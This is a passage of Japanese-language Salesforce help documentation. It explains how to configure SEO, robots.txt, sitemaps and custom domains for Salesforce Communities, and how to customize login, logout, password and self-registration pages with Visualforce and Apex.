Google™や*Bing*®などの検索エンジンを利用して、コミュニティにインデックスを付けると、顧客やパートナー、ゲストユーザがオンライン検索でコミュニティページを見つけやすくなります。SEO により、公開コミュニティの検索にヒットする可能性が大幅に向上します。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの場合、コミュニティを有効化すると自動的に SEO サービスの Brombone™ に登録されます。

手動でコミュニティの SEO を設定するには、いくつかの標準ファイルと SEO プロパティについて理解しておく必要があります。

sitemap.xml

`sitemap.xml` には、コミュニティの URL のリストが含まれます。検索エンジンはこのリストを使用して、クロールやインデックス付けに使用できるコミュニティのページを見つけます。`sitemap.xml` ファイルは、コミュニティのルートレベルに自動的に生成されます。サイトマップを表示するには、`https://<community_URL>/s/sitemap.xml` に移動します。

コミュニティで複数言語をサポートしている場合、サイトマップには自動的に各サポート言語のエントリが次のように含まれます。

```
<xhtml:link rel="alternate" hreflang="language_code"
href="page_URL?language=language_code" />
```

たとえば、`<xhtml:link rel="alternate" hreflang="fr" href="https://mycommunity.com/s/?language=fr" />` のようになります。

`sitemap.xml` ファイルを Google™ ウェブマスターツールや Bing® Web マスターツールなどの検索エンジンに直接送信して、これらの検索エンジンのユーザがコミュニティのコンテンツを見つけられるようにします。

robots.txt


`robots.txt` ファイルは、包含および除外ルールを使用して、Web スパイダや Web ロボットにコミュニティのどの領域にインデックスを付けるかを通知します。この標準ファイルは Web 全体で SEO に使用されます。このファイルにより、ユーザは、検索エンジンで何を検出可能かを詳細に制御できます。

`robots.txt` は、コミュニティがルートレベルで (URL 内のサブパスなしに) 存在する場合、自動的に生成されます。ファイルを表示するには、`https://<community_URL>/robots.txt` に移動します。

自動生成されたファイルにより、コミュニティ全体にインデックスを付けることができます。ただし、情報をホストする Visualforce ページを作成することで、特定の領域のみのインデックスを許可することもできます。

ページタイトルと説明プロパティ

ページ `<head>` の `title` および `description` タグは、検索結果ページに表示されるリンクタイトルと説明を表すため、SEO にとって重要です。



コミュニティビルダーのページマネージャ領域で、コミュニティの標準ページのタイトルと説明をカスタマイズできます。ただし、[記事の詳細]ページや[トピックの詳細]ページなど、ページによってはこれらの

プロパティをページのコンポーネントに従って動的に設定します。たとえば、[記事の詳細]ページの場合、タイトルと説明の値は、それぞれ記事のタイトルと概要に従って更新されます。

コミュニティのカスタム Robots.txt ファイルの作成

robots.txt ファイルは、包含および除外ルールを使用して、Web スパイダや Web ロボットにコミュニティのどの領域にインデックスを付けるかを通知します。コミュニティの特定の領域にのみインデックスを付けられるようにするには、この情報をホストする Visualforce ページを作成します。ルールを指定すると、検索エンジンがこのファイルを使用して、コミュニティのページにインデックスを付けます。

コミュニティで SEO を使用する場合のベストプラクティス

コミュニティで SEO を使用する場合は、次のガイドラインおよびベストプラクティスに従ってください。

FAQ - コミュニティの SEO

コミュニティでの SEO の使用に関する一般的な質問に回答します。

関連トピック:

- コミュニティビルダーのページプロパティとページ種別

コミュニティのカスタム Robots.txt ファイルの作成

robots.txt ファイルは、包含および除外ルールを使用して、Web スパイダや Web ロボットにコミュニティのどの領域にインデックスを付けるかを通知します。コミュニティの特定の領域にのみインデックスを付けられるようにするには、この情報をホストする Visualforce ページを作成します。ルールを指定すると、検索エンジンがこのファイルを使用して、コミュニティのページにインデックスを付けます。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

コミュニティの Visualforce ページおよび robots.txt ファイルを作成する

- 「コミュニティの作成および設定」

カスタム robots.txt ファイルには、自動生成されたサイトマップへのパスが含まれている必要があります (https://***<community_URL>***/s/sitemap.xml など)。robots.txt は、コミュニティのルートレベルに配置されます。

コミュニティのインデックス付けルールが指定された Visualforce ページの例を次に示します。

```
<apex:page contentType="text/plain">
User-agent: *
Disallow: /   # hides everything from ALL bots
Allow: /<path-prefix-1>/s  # add path you want to open to bots
Allow: /<path-prefix-2>/s  # add path you want to open to bots
Sitemap: http://<community_URL>/s/sitemap.xml
Sitemap: http://<community_URL>/<sub_path>/s/sitemap.xml
</apex:page>
```

メモ: コミュニティが複数あり、それぞれに各種のサブパスが設定されている場合があります。すべてのコミュニティが同じファイルを共有するため、インデックス付けルールがすべてのコミュニティのページを対象にするようにします。robots.txt 情報を含む Visualforce ページは、サブパス名が 1 つも設定されていないコミュニティ内 (のルートレベル) に配置する必要があります。

カスタム `robots.txt` ファイルを作成および使用する手順は、次のとおりです。

1. 検索エンジンに公開または非公開にするコミュニティのさまざまな領域に対する包含および除外ルールのリストを作成します。この情報をテキストファイルに保存します。
2. [設定] から、[クイック検索] ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択し、**[新規]** をクリックして、新しい Visualforce ページを作成します。このページに任意の名前 (`robots` など) を付けます。
3. インデックス付けルールのリストを Visualforce ページに貼り付けます。最終的な内容は上記の例のようになります。必要に応じてルールを増やします。
4. **[保存]** をクリックします。
5. コミュニティの [コミュニティ管理] ページに戻り、**[管理]** > **[ページ]** > **[Force.com に移動]** をクリックしてから、[サイトの詳細] ページの **[編集]** をクリックします。
6. **[Site Robots.txt]** 項目で、作成した Visualforce ページの名前を入力するか、 をクリックしてファイルを検索します。
7. **[保存]** をクリックします。
8. 必要に応じて、`sitemap.xml` ファイルを直接検索エンジンに送信します。たとえば、このファイルを Google™ ウェブマスターツールや Bing® Web マスターツールに送信して、これらの検索エンジンのユーザがコミュニティのコンテンツを見つけられるようにします。

`robots.txt` ファイルがロボットやスパイダで使用できることを確認するには、`https://<community_URL>/robots.txt` に移動します。同様に、サイトマップを表示するには、`https://<community_URL>/s/sitemap.xml` に移動します。

関連トピック:

- コミュニティの検索エンジン最適化 (SEO) の設定
- コミュニティで SEO を使用する場合のベストプラクティス

コミュニティで SEO を使用する場合のベストプラクティス

コミュニティで SEO を使用する場合は、次のガイドラインおよびベストプラクティスに従ってください。

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

- カスタムサイトマップは作成せず、自動生成された `sitemap.xml` ファイルを使用してください。
- カスタム `robots.txt` ファイルを作成する場合、そのファイルが自動生成されたサイトマップ (`http://<community_URL>/s/sitemap.xml` など) を参照するようにしてください。

- 組織でマルチ言語のナレッジ記事をサポートしている場合、翻訳記事の URL を言語固有の URL に置き換えないことをお勧めします。代わりに、同じ URL を基本言語記事として保持します。

  コミュニティで複数言語をサポートしている場合、サイトマップには自動的に各サポート言語のエントリが次のように含まれます。

  ```
  <xhtml:link rel="alternate" hreflang="language_code"
  href="page_URL?language=language_code" />
  ```

- ページマネージャで、各ページの [タイトル] 項目と [説明] 項目を適宜わかりやすい内容にします。ページタイトルは、ブラウザのタブまたはウィンドウ、検索エンジンの結果、ブックマークで使用されます。[説明] 項目の内容は、そのページが探しているものかどうかをユーザがすばやく判断できるように、検索エンジンの結果に表示されます。
- `sitemap.xml` ファイルをクロール用に検索エンジンに送信する前に、認証されていないユーザとして `https://<community_URL>/s/sitemap.xml` に移動します (Google Chrome のシークレットモードを使用することをお勧めします)。サイトマップにリストされた URL がゲストユーザに適切であることを確認します。

  URL が誤ってゲストユーザが使用可能なリストに含まれている場合は、ゲストユーザプロファイルで正しい権限が有効化され、組織が正しく設定されていることを確認します。たとえば、ケースの詳細の URL がサイトマップに含まれないようにするには、[設定] から [クイック検索] ボックスに *「共有設定」* と入力します。次に、[編集] をクリックして、ケースの [デフォルトの内部アクセス権] を *「非公開」* に設定します。
- HTTP 要求を HTTPS にリダイレクトするのは、SEO のベストプラクティスです。そのため、[サイトの詳細] で **[セキュアな接続 (HTTPS) が必要]** 設定を無効化しないことをお勧めします。チェックボックスが選択されていることを確認するには、[コミュニティ管理] で **[管理]** > **[ページ]** > **[Force.com に移動]** をクリックします。
- 301 リダイレクトは、ユーザと検索エンジンが正しいページに転送されるようにする優れた方法です。たとえば、`www.my_community.com` のような URL の場合、`my_community.com` へのリダイレクトを作成することをお勧めします。これらのリダイレクトを DNS プロバイダに設定できます。

関連トピック:

コミュニティの検索エンジン最適化 (SEO) の設定
コミュニティビルダーのページプロパティとページ種別

FAQ - コミュニティの SEO

コミュニティでの SEO の使用に関する一般的な質問に回答します。

使用可能なエディション: Salesforce Classic
使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

`sitemap.xml` に他のサイトマップへの参照がある理由は?

自動生成された `sitemap.xml` ファイルは、他のサイトマップをリストするインデックスファイルです。`sitemap.xml` には限られた数の URL しか収容できないため、コミュニティに多くのサイトマップ URL が含まれる場合、複数のより小さいサイトマップファイルに分割されます。

サイトマップには、コミュニティテンプレートに付属する Salesforce オブジェクトページの URL は含まれますか?

オブジェクトの詳細ページを作成し、ゲストユーザプロファイルでオブジェクトの「参照」権限を有効にしている場合、そのオブジェクトのページの URL はサイトマップに含まれます。

サイトマップには、自分で作成したカスタムオブジェクトページの URL は含まれますか?

オブジェクトの詳細ページを作成し、ゲストユーザプロファイルでオブジェクトの「参照」権限を有効にしている場合、その詳細ページの URL はサイトマップに含まれます。ただし、リストおよび関連リストページの URL は含まれません。

ケースの詳細の URL をサイトマップから除外し、検索エンジンの結果に表示されないようにする方法は?

ケースの詳細の URL がサイトマップに含まれないようにするには、[設定] から [クイック検索] ボックスに *「共有設定」* と入力します。次に、[編集]をクリックして、ケースの[デフォルトの内部アクセス権]を *「非公開」* に設定します。

https://*<community_URL>*/robots.txt に移動したとき、自動生成された robots.txt ファイルが表示されない理由は?

自動生成された robots.txt ファイルが表示されるためには、コミュニティがカスタム URL のルートレベルにある必要があります。カスタム URL が設定されておらず、*.force.com ドメインを使用している場合、robots.txt が表示されるためには、パスプレフィックスなしのコミュニティが存在する必要があります。

robots.txt の内容を上書きする方法は?

robots.txt を上書きするには、情報をホストする Visualforce ページを作成します。.

デフォルトのコミュニティ URL から /s/ を削除できますか?

いいえ、/s/ はデフォルトのコミュニティ URL で必須です。

カスタムバニティ URL を作成するための URL 書き換えはサポートされていますか?

いいえ、テンプレートベースのコミュニティで現在 URL 書き換えはサポートされていません。

各記事には独自の URL がありますか?

はい、[記事の詳細] ページに表示される各記事には独自の URL があります。これは、ナレッジ記事の [URL 名] 項目から取得されます。

組織でマルチ言語のナレッジ記事をサポートしている場合、翻訳記事の URL を言語固有の URL に置き換えないことをお勧めします。代わりに、同じ URL を基本言語記事として保持します。

SEO 目的で記事にタイトルと説明を追加できますか?

各ナレッジ記事には [URL 名]、[タイトル]、および [概要] 項目があります。コミュニティビルダーの[記事の詳細]ページに記事が表示されるとき、これらの項目はそれぞれ、ページURL、ページ <head> の title および description タグに使用されます。

ページ <head> の title および description タグは、検索結果ページに表示されるリンクタイトルと説明を表すため、SEO にとって重要です。

関連トピック:

コミュニティの検索エンジン最適化 (SEO) の設定

コミュニティの機能強化 (省略可能)

コミュニティのカスタムドメインの設定

コミュニティの URL に会社のブランドが反映されるようにカスタムドメインを設定します。

ユーザ権限

ドメインを参照する
- 「設定・定義を参照する」

ドメインを追加する
- 「アプリケーションのカスタマイズ」または「設定・定義を参照する」と、Site.com Publisher ライセンスまたは「コミュニティの作成および設定」のいずれか

ドメインを編集または削除する
- 「アプリケーションのカスタマイズ」

ドメインに証明書を関連付ける
- コミュニティを使用しない場合は、Salesforce にご連絡ください。コミュニティを使用する組織は証明書をドメインに関連付けることができます。

メモ: カスタムドメインは、Sandbox 以外のインスタンスでのみサポートされます。カスタムドメインを Sandbox インスタンスで設定してから、本番インスタンスに移行することができますが、カスタムドメインは本番環境でのみ有効です。

ドメインを追加するとき、接続のセキュリティのために証明書と鍵を添付することもできます。証明書を使用する場合、ドメインへの添付を試みる前に、[証明書と鍵の管理]を使用して証明書がすでに追加されていることを確認します。認証機関署名証明書のみがサポートされ、長さは 2048 ビットである必要があります。組織のサイトでホストされるすべてのドメインをサポートするには、ワイルドカードまたは Subject Alternative Name 証明書を使用します。

1. [設定] から、[クイック検索] ボックスに「*ドメイン*」と入力し、[ドメイン] を選択します。
2. [ドメインを追加]をクリックします。
3. ドメイン名を入力します。
4. このドメインをサポートする認証機関署名証明書をすでに設定している場合は、証明書を追加します。
5. [保存] をクリックします または、[保存 & 新規] をクリックして複数のドメインを追加します。

1つのドメインで複数のコミュニティをホストする予定の場合、それぞれのサイトにカスタム URL を設定する必要があります。カスタム URL は、そのドメイン内のコミュニティを一意に区別する方法です。[設定] から、[クイック検索] ボックスに「*カスタム URL*」と入力し、[カスタム URL] を選択します。

ドメイン名の CNAME を切り替えて新しい参照先名を指し示す前に、`dig` または `nslookup` を使用して、新しい参照先名が DNS 内に存在することを確認します。ドメイン名が作成された時期に応じて、CNAME の参照先に影響があります。

- Summer '13 より前に追加されたドメイン名の場合、通常、完全修飾ドメインに `.live.siteforce.com` (組織の `force.com` サブドメインではない) を付加した場所を参照するように CNAME を調整する必要があります。たとえば、Summer '13 より前のドメインが `www.example.com` の場合、HTTPS が機能するには、CNAME の参照先を `www.example.com.live.siteforce.com` (`example.force.com` ではない) にする必要があります。
- Summer '13 以前に追加されたドメイン名の場合、CNAME 参照先内に 18 文字の組織 ID を使用しないでください。
- Summer '13 以降に追加されたドメイン名の場合、カスタムドメインに HTTPS を設定するために適切な場所がすでに参照されています。

- Winter '14 以降に追加されたドメイン名の場合、完全修飾ドメインに 18 文字の組織 ID と `.live.siteforce.com` を付加した場所を参照する CNAME を使用します。たとえば、ドメイン名が `www.example.com` で 18 文字の組織 ID が `00dxx0000001ggxeay` の場合、CNAME の参照先は `www.example.com.00dxx0000001ggxeay.live.siteforce.com` である必要があります。

関連トピック:

ドメイン管理の概要
ドメインおよびカスタム URL の管理
ドメインの追加

カスタマイズした コミュニティ HTML ヘッダーへのグローバル検索ボックスの追加

Salesforce Communities を HTML ヘッダーでカスタマイズすると、グローバル検索ボックスが非表示になります。この検索機能を利用するには、カスタムヘッダーにフォームを追加します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. カスタマイズされたHTMLヘッダーで、次のようなフォームを埋め込みます。

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. *<コミュニティ名>* は、コミュニティを作成するときに URL に使用した一意の値に置き換えてください。たとえば、コミュニティの URL の一意の値に「*customers*」と入力した場合、フォームは次のようになります。

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

コミュニティでのログイン、セルフ登録、およびパスワード管理

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

コミュニティの標準のログイン、ログアウト、パスワード管理、およびセルフ登録オプションを設定したり、Apex、Visualforce、またはコミュニティビルダー (Site.com Studio) ページの動作をカスタマイズしたりします。

デフォルトでは、各コミュニティには、デフォルトのログイン、パスワード管理、およびセルフ登録ページと、内部でこの機能を操作する関連Apexコントローラが付属します。Visualforce、Apex、またはコミュニティビルダー (Site.com Studio) を使用して、カスタムのブランド設定を作成したり、デフォルトの動作を変更したりできます。

- デフォルトのログインページのブランド設定をカスタマイズする。
- デフォルトのログインページ動作の変更、カスタムログインページの使用、他の認証プロバイダのサポートを行うことで、ログイン環境をカスタマイズする。
- ログアウト時にユーザを異なる URL にリダイレクトする。
- [パスワードの変更] および [パスワードを忘れた場合] カスタムページを使用する。
- コミュニティでライセンスのないゲストユーザに対してセルフ登録を設定する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する

- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

コミュニティのログインページのブランド設定

Salesforce タブ + Visualforce テンプレートを選択した場合、コミュニティにデフォルトで付属している標準ログインページに会社のロゴとカスタムフッターテキストを追加できます。

標準のログインページで使用されるヘッダーおよびページの背景色は、コミュニティのブランド設定の配色から継承されます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ログイン & 登録] をクリックし、[ヘッダーとフッター] セクションで変更を加えます。
3. コミュニティのログインページヘッダーのロゴをアップロードします。

   ファイルには、.gif、.jpg、または .png を使用できます。最大ファイルサイズは 100 KB です。幅が 250 ピクセル、高さが 125 ピクセルを超える画像は無効です。ロゴをアップロードすると、[ドキュメント] タブにコミュニティで共有するドキュメントフォルダが自動的に作成され、ロゴがそこに保存されます。一度作成されたフォルダは、削除できません。

   ヘッダーのロゴは、標準ログインページの左上に表示されます。Salesforce1 でコミュニティにアクセスするときにも使用されます。ヘッダーのロゴは、カスタムログインページには表示されません。
4. コミュニティのログインページフッターに、カスタムテキストを 120 文字以内で入力します。

   フッターは、ログインページ下部に表示されます。このフッターテキストは、カスタムログインページには表示されません。
5. [保存] をクリックします。

ロゴおよびカスタムフッターテキストは、ログインページですべてのユーザ (内部ユーザ、外部ユーザ、ライセンスのないゲストユーザ) に表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

- コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ
- Apex を使用したログインプロセスのカスタマイズ

コミュニティのログイン環境のカスタマイズ

コミュニティの外部ユーザ向けのデフォルトのログインプロセスをカスタマイズします。コミュニティビルダー、Site.com Studio、または Visualforce カスタムログインページの使用、複数の認証プロバイダのサポート、テンプレートを使用したシングルサインオンの設定も行えます。

外部ユーザとは、コミュニティライセンス、カスタマーポータルライセンス、またはパートナーポータルライセンスを持つユーザです。

- コミュニティ管理で選択するログインページにより、Site.com または Force.com のサイト設定での他のログインページ割り当てが上書きされます。
- コミュニティで Salesforce タブ + Visualforce テンプレートを使用する場合、コミュニティにデフォルトで割り当てられたログインページは `CommunitiesLogin` と呼ばれます。このページの外観をカスタマイズするには、Visualforce を使用します。
- コミュニティでカスタマーサービス (Napili) テンプレートを使用する場合、コミュニティにデフォルトで割り当てられたログインページは `login` と呼ばれます。この外観をカスタマイズするには、コミュニティビルダー (Site.com Studio) を使用します。
- Visualforce とコミュニティビルダーの両方のページのログイン動作を更新するには、`CommunitiesLoginController` Apex コントローラを更新します。
- コミュニティビルダーのカスタムページは、コミュニティに割り当てる前に公開する必要があります。カスタムログインページを使用する前に、`CommunitiesLoginController` Apex コントローラと `Site.login()` Apex メソッドを必ず変更してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ログイン & 登録] をクリックし、[ログイン] セクションで変更を加えます。
3. 必要に応じて、コミュニティのカスタムログインページを選択します。ページ種別 ([コミュニティビルダー] または [Visualforce]) を選択し、検索項目にページ名を入力して、 をクリックします。検索結果ウィンドウで、ページ名をクリックして選択します。

   ヒント: コミュニティのテンプレートのデフォルトのログインページに戻すには、[デフォルトページ] を選択します。

4. 必要に応じて、［内部ユーザにコミュニティへの直接ログインを許可］を選択します。この設定により、内部ユーザはコミュニティログインページで内部ユーザ名およびパスワードを使用できるようになります。

   内部ユーザがコミュニティログインページから直接ログインするには、コミュニティのメンバーである必要があります。内部ユーザがログインすると、コミュニティホームページが表示されます。

5. 表示するログインオプションを選択します。

   デフォルトでは、ユーザはデフォルトのコミュニティユーザ名およびパスワードを使用してコミュニティにログインします。Facebook©、Janrain©、他の組織の Salesforce ログイン情報など、他のログイン情報を使用してユーザがログインできるようにするには、該当のログイン情報をリストから選択します。

   重要: これらの認証プロバイダオプションをコミュニティへのログインに使用できるようにするには、事前に設定しておきます。[設定] から、［クイック検索］ボックスに「*認証プロバイダ*」と入力し、[認証プロバイダ] を選択します。

6. 必要に応じて、外部ユーザの SAML シングルサインオン ID を使用したログインを外部ユーザに許可します。

   このオプションは、次のように組織でコミュニティの SAML の設定(ページ 3810)を正常に行った場合にのみ使用できます。

   - 企業 ID プロバイダを使用して Salesforce にログインできるようにする、シングルサインオン用の SAML 設定。ID プロバイダのログイン URL を入力する必要があります。
   - ログインページを含むすべてのページのアプリケーション URL を変更する、カスタムドメイン名。[私のドメイン] を有効化する必要がある場合は、サポートにお問い合わせください。

   複数の SAML シングルサインオンオプションを提供するには、［クイック検索］ボックスに「*シングルサインオン設定*」と入力し、[シングルサインオン設定] を選択してから、[複数の設定を有効化] をクリックします。SAML をすでに有効化した場合に、複数の SAML 設定を有効化すると、複数の設定で動作するように既存の SAML 設定が自動的に変換されます。

   ユーザには [シングルサインオンでログイン] のオプションが表示されます。複数の SAML シングルサインオンオプションを有効化した場合は、各ログインボタンに SAML 設定の［名前］項目でラベル付けされて表示されます。

7. [保存] をクリックします。

メモ: デフォルトのログインページの名称変更または削除を行うと、デフォルトのコミュニティログインフローで問題が発生することがあります。

関連トピック:

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

Apex を使用したログインプロセスのカスタマイズ

社外のコミュニティメンバーに、自分の組織のスタイルとブランドを反映した完全なカスタムログインページを提供できます。Visualforce と Apex を使用して、`CommunitiesLogin` ページと `CommunitiesLoginController` をカスタマイズするか、独自の Visualforce ページを作成します。

デフォルトのコミュニティログインページからカスタムログインページにリダイレクトする手順は、次のとおりです。

ユーザ権限

Visualforce ページを作成し編集する
- 「アプリケーションのカスタマイズ」

Apex クラスを編集する
- 「Apex 開発」

および

「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. `CommunitiesLoginController` の横にある **[編集]** をクリックします。
3. 次のコードを追加します。

```
global PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

4. 完全なカスタムログインページを作成したら、`SiteLogin` を Visualforce ページの名前で置き換えます。
5. **[保存]** をクリックします。
6. `CommunitiesLandingController` の横にある **[編集]** をクリックします。
7. 次のコードを追加します。

```
public PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

8. 完全なカスタムログインページを作成したら、`SiteLogin` を Visualforce ページの名前で置き換えます。
9. **[保存]** をクリックします。
10. [設定] から [クイック検索] ボックスに「*Visualforce ページ*」と入力し、**[Visualforce ページ]** を選択します。
11. `CommunitiesLogin` の横にある **[編集]** をクリックします。
12. コードの第 1 行に、次のコードを追加します。

```
action="{!forwardToCustomAuthPage}"
```

13. **[保存]** をクリックします。
14. `CommunitiesLanding` の横にある **[編集]** をクリックします。

15. コードの第 1 行に、次のコードを追加します。

```
action="{!forwardToCustomAuthPage}"
```

16. [保存] をクリックします。

ログアウト時におけるカスタム URL へのコミュニティメンバーのリダイレクト

コミュニティメンバーがコミュニティからログアウトするときのリダイレクト先となる URL を指定します。

デフォルトでは、コミュニティメンバーがログアウトすると、コミュニティのログインページにリダイレクトされます。たとえば、会社の Web サイトなどの異なる場所にリダイレクトすることができます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ログイン & 登録] をクリックします。
3. [ログアウト] セクションに、コミュニティメンバーのリダイレクト先となる URL を入力します。
4. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

コミュニティのカスタム [パスワードの変更] および [パスワードを忘れた場合] ページの使用

デフォルトの [パスワードの変更] および [パスワードを忘れた場合] ページの代わりに、コミュニティビルダーまたは Visualforce カスタムページを使用します。

[パスワードを忘れた場合] ページは、コミュニティビルダーまたは Visualforce でカスタマイズできます。コミュニティビルダーでカスタマイズした [パスワードを忘れた場合] ページを使用する場合は、最初にコミュニティビルダーでページを公開します。

[パスワードの変更] ページは、Visualforce でのみカスタマイズできます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ログイン & 登録] をクリックします。
3. パスワードセクションで、[コミュニティビルダー] または [Visualforce] のページ種別を選択します。
4. ページの名前を入力するか、項目を空白のままにしてすべての使用可能なページを検索します。
5. をクリックし、検索結果でページの名前をクリックして選択します。
6. [保存] をクリックします。

コミュニティのテンプレートのデフォルトのログインページに戻すには、ページ種別として [デフォルトページ] を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

関連トピック:

コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

コミュニティのセルフ登録の設定

セルフ登録を有効にして、ライセンスのないゲストユーザがコミュニティに参加できるようにします。このようなユーザを、ビジネスアカウントで連絡先として保存することも、セルフ登録ユーザごとに個人アカウントを作成することもできます。

セルフ登録を有効にすると、次の Visualforce ページおよび Apex コントローラがコミュニティに関連付けられます。

- `CommunitiesSelfReg` ページおよび `CommunitiesSelfRegController` — パートナーまたは顧客がコミュニティに登録できるようにフォームを提供します。`CommunitiesSelfRegController` Apex コントローラを変更してデフォルトのセルフ登録プロセスを変更することはできますが、Spring '15 以降のリリースではこの操作は必要ありません。

  メモ: セルフ登録プロセスの Apex カスタマイズは、コミュニティ管理で指定されたデフォルトより優先されます。Spring '15 より前のリリースで作成された組織では、セルフ登録の既存の Apex カスタマイズが引き続き有効になります。

- `CommunitiesSelfRegConfirm` ページおよび `CommunitiesSelfRegConfirmController` — ユーザがセルフ登録時にパスワード項目を空白のままにしたか、組織がセルフ登録フォームをカスタマイズしてパスワード項目を省略したため、ユーザがパスワードを作成しない場合、このページによって、パスワードのリセットメールが送信されたことが確認されます。このページから開始するユーザは、パスワードをリセットするまでログインできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

デフォルトのセルフ登録ページとコントローラは、組織内のすべてのコミュニティによって共有されます。複数のコミュニティに対してセルフ登録を有効にする場合、セルフ登録の操作性をさらにカスタマイズして、ユーザに異なるページを表示したり、異なるコミュニティに異なるプロファイルまたは権限セットを割り当てたりする必要があります。

メモ: デフォルトのセルフ登録ページの名称変更または削除を行うと、デフォルトのセルフ登録フローで問題が発生することがあります。

